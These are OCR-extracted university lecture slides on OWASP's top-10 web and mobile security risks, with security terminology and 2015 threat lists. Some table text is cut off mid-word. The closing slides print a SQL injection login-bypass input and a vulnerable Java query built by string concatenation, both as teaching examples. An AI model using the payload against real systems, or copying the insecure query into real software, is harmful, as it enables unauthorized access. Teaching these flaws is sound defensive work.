OWASP's Top 10 Security Risks

Mike Mitri

CIS & BSAN Department

College of Business

JAMES MADISON UNIVERSITY

OWASP

- **Open Web Application Security Project**
  - https://www.owasp.org/index.php/Main_Page

- “The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.”

CNBC Top 5 Cybersecurity Risks for 2015

- Ransomware
- Internet of Things
- Cyber-espionage
- Cyber theft
- Insecure passwords

http://www.cnbc.com/2014/12/19/top-5-cyber-security-risks-for-2015.html

PC World Top 5 Threats 2015

- Internet of Things
- Sophisticated DDoS (distributed DOS) Attacks
- Social Media Attacks
- Mobile Malware
- Third-party attacks

http://www.pcworld.com/article/2867566/experts-pick-the-top-5-security-threats-for-2015.html

Wired Magazine

The Biggest Security Threats We'll Face in 2015

- Nation-state attacks
- Extortion (Sony hack)
- Data destruction (Sony hack included destruction)
- Bank card breaches (e.g. TJX, Barnes & Noble, Home Depot)
- Third-party breaches (Target)
- Critical infrastructure (Suxnet – Iran)

http://www.wired.com/2015/01/security-predictions-2015/

NBC News

The Year in Cybersecurity: 5 Threats to Watch in 2015

- Malicious messages that *really* look like the real thing
- Ransomware (cloud and phone)
- Point of sale attacks
- Targeting the 1 percent (the wealthy)
- Espionageware and cyberwar

http://www.nbcnews.com/tech/security/year-cybersecurity-5-threats-watch-2015-n270271

PCWorld – 10 common mobile security problems (from GAO)


1. Weak or disabled password protection
2. Lack of 2-factor authentication for sensitive transactions
3. Non-encrypted wireless transmissions
4. Malware
5. Lack of security software on phone
6. Out-of-date operating systems
7. Out-of-date installed software
8. No firewall on mobile device
9. Unauthorized modifications on mobile device (jailbreaking)
10. Connections to unsecured WiFi networks


http://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html

Terminology

- Security Risk
- Threat
- Threat agent
- Attack vector
- Security weakness (vulnerability)
- Impact (technical, business)
- Security control

OWASP Image of Application Risk





Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	EASY	WIDESPREAD	EASY	SEVERE	App / Business Specific
	AVERAGE	COMMON	AVERAGE	MODERATE	
	DIFFICULT	UNCOMMON	DIFFICULT	MINOR	

https://www.owasp.org/index.php/Top_10_2013-Risk

Security Risk

- **Risk** is the *likelihood* that something bad will happen that causes harm to an informational asset (or the loss of the asset), combined with the magnitude or harm (*impact*).

- A **vulnerability** is a weakness that could be used to endanger or cause harm to an informational asset. A **threat** is anything (manmade or act of nature) that has the potential to cause harm.

- The likelihood that a threat will use a vulnerability to cause harm creates a **risk**. When a threat does use a vulnerability to inflict harm, it has an **impact**.

http://en.wikipedia.org/wiki/Information_security#Risk_management

http://en.wikipedia.org/wiki/Information_security

Threat

- A **threat** is a possible danger that might exploit a vulnerability to breach security and thus cause possible harm.
- Classifications
  - Type – physical damage, loss of service, compromise of information or function, technical failures
  - Origin – deliberate (intentional), accidental, environmental

http://en.wikipedia.org/wiki/Threat_(computer)

Threat Agent

- An individual or group that can manifest a threat.
- **Agent** implies someone making a choice
  - Maybe this person *wants* to do harm
  - Maybe this person makes a choice that *accidentally* does harm
  - Agency therefore also implies an ethical dimension

http://en.wikipedia.org/wiki/Agency_(philosophy)

http://en.wikipedia.org/wiki/Moral_agency

OWASP Conception of Threat Agent

- Threat Agent = Capabilities + Intentions + Past Activities
- Classification
  - Non-Target Specific: Non-Target Specific Threat Agents send computer viruses, worms, trojans and logic bombs.
  - Employees: Staff, contractors, operational/maintenance personnel, or security guards who are annoyed with the company.
  - Organized Crime and Criminals: Criminals target information that is of value to them, such as bank accounts, credit cards or intellectual property that can be converted into money. Criminals will often make use of insiders to help them.
  - Corporations: Corporations who are engaged in offensive information warfare or competitive intelligence. Partners and competitors come under this category.
  - Human, Unintentional: Accidents, carelessness.
  - Human, Intentional: Insider, outsider.
  - Natural: Flood, fire, lightning, meteor, earthquakes.

https://www.owasp.org/index.php/Category:Threat_Agent

Attack Vector

- a mode of entry into a computer or networked system, allowing a person with malicious intent to damage, control, or otherwise interfere with operations. Much like disease vectors, attack vectors act as carriers, in this case for malicious code and other activities designed to cause harm to a computer system

http://www.wisegeek.com/what-is-an-attack-vector.htm

Attack Vector

- The approach used to assault a computer system or network. A fancy way of saying "method or type of attack," the term may refer to a variety of vulnerabilities. For example, an operating system or Web browser may have a flaw that is exploited by a Web site. Human shortcomings are also used to engineer attack vectors. For example, a novice user may open an e-mail attachment that contains a virus, and most everyone can be persuaded at least once in their life to reveal a password for some seemingly relevant reason. See attack, vulnerability and social engineering.

http://encyclopedia2.thefreedictionary.com/attack+vector


Definitions of Vector

Google “What is a vector”. You may find something like this:

vec·tor

/ˈvektər/ 🔊

noun




1. MATHEMATICS PHYSICS

http://en.wikipedia.org/wiki/Euclidean_vector

a quantity having direction as well as magnitude, esp. as determining the position of one point in space relative to another.

2. an organism, typically a biting insect or tick, that transmits a disease or parasite from one animal or plant to another.

http://en.wikipedia.org/wiki/Vector_(epidemiology)



Examples of Attack Vectors

- Form fields in web pages
- Exposed accounts, session IDs, passwords
- Unprotected files or directories
- Exposed cryptographic keys
- Http requests
- Email messages and attachments
- An unsecured cell phone
- The user’s susceptibility to social engineering and deception
- Trojan horse software

Trojan Horse as an Attack Vector

- Trojan horse – malware the provides a back door to the system. That back door makes the Trojan an attack vector.

- Difference between Trojan horse, worm, and virus:
  - http://www.webopedia.com/DidYouKnow/Internet/2004/virus.asp


Security Weakness (Vulnerability)


- In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.
  - http://en.wikipedia.org/wiki/Vulnerability_(computing)

- OWASP's definition of vulnerability:
  - https://www.owasp.org/index.php/Vulnerability
  - A vulnerability is a hole or a weakness in the application, which can be a design flaw or an implementation bug, that allows an attacker to cause harm to the stakeholders of an application.

- **Threat agents** use **attack vectors** to exploit **security weaknesses (vulnerabilities)** and exert negative **impact** on information and business **assets**. We try to prevent this through the use of **security controls**.

OWASP Image of Application Risk





Threat Agents	Attack Vectors	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	EASY	WIDESPREAD	EASY	SEVERE	App / Business Specific
	AVERAGE	COMMON	AVERAGE	MODERATE	
	DIFFICULT	UNCOMMON	DIFFICULT	MINOR	

https://www.owasp.org/index.php/Top_10_2013-Risk


OWASP 2013 Top 10 Web Application Security Risks

1. Injection
2. Broken authentication and session management
3. Cross-site scripting (XSS)
4. Insecure direct object references
5. Security misconfiguration
6. Sensitive data exposure
7. Missing function level access control
8. Cross-site request forgery
9. Using components with known vulnerabilities
10. Unvalidated redirects and forwards

https://www.owasp.org/index.php/Top_10_2013-Top_10

OWASP Mobile App Security Project

- Top 10 Mobile Risks:



OWASP Mobile Top 10 Risks

M1 – Insecure Data Storage

M2 – Weak Server Side Controls

M3 - Insufficient Transport Layer Protection

M4 - Client Side Injection

M5 - Poor Authorization and Authentication

M6 - Improper Session Handling

M7 - Security Decisions Via Untrusted Inputs


M8 - Side Channel Data Leakage

M9 - Broken Cryptography

M10 - Sensitive Information Disclosure

https://www.owasp.org/index.php/OWASP_Mobile_Security_Project

Attack Vector in OWASP Top-10 Web Risks



Top 10 2013-A1-Injection


← Top 10

2013 Table of Contents

2013 Top 10 List

A2-Broken Authentication and Session Management →

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	B
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	A
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Cons the a platfo All da modi your



Top 10 2013-A3-Cross-Site Scripting (XSS)

← A2-Broken Authentication and Session Management

2013 Table of Contents

2013 Top 10 List

A4-Insecure Direc


Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Busi
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Appli
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) Stored, 2) Reflected, and 3) DOM based XSS. Detection of most XSS flaws is fairly easy via testing or code analysis.		Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the affect data it pr Also cons impact of the vulner

With injection and XSS attacks, attack vectors are typically form fields on web pages or phone apps, or URL parameters.

But, if data from a user gets into the database, then that database field potentially becomes an attack vector as well.

SQL Injection Example

https://www.secureauth.com/Resources/Blog/September-2013/U-S-Financial-Hack-How-SecureAuth-Could-Have-Helpe.aspx



SQL Injection.

User-Id : srinivas

Password : mypassword

select * from Users where user_id= ' srinivas '
and password = ' mypassword '

User-Id : ' OR 1= 1; /*

Password : */--

select * from Users where user_id= '' OR 1 = 1; /* '
and password = ' */-- '


9lessons.blogspot.com

Threat (the malicious SQL script)

Attack vectors (the form fields)

Threat Agents

Vulnerability in code



```
String SQLQuery ="SELECT Username, Password
 FROM users WHERE Username='" + Username +
   "' AND Password='" + Password +"'";

Statement stmt = connection.createStaement();
ResultSet rs = stmt.executeQuery(SQLQuery);
while (rs.next()) { … }
```

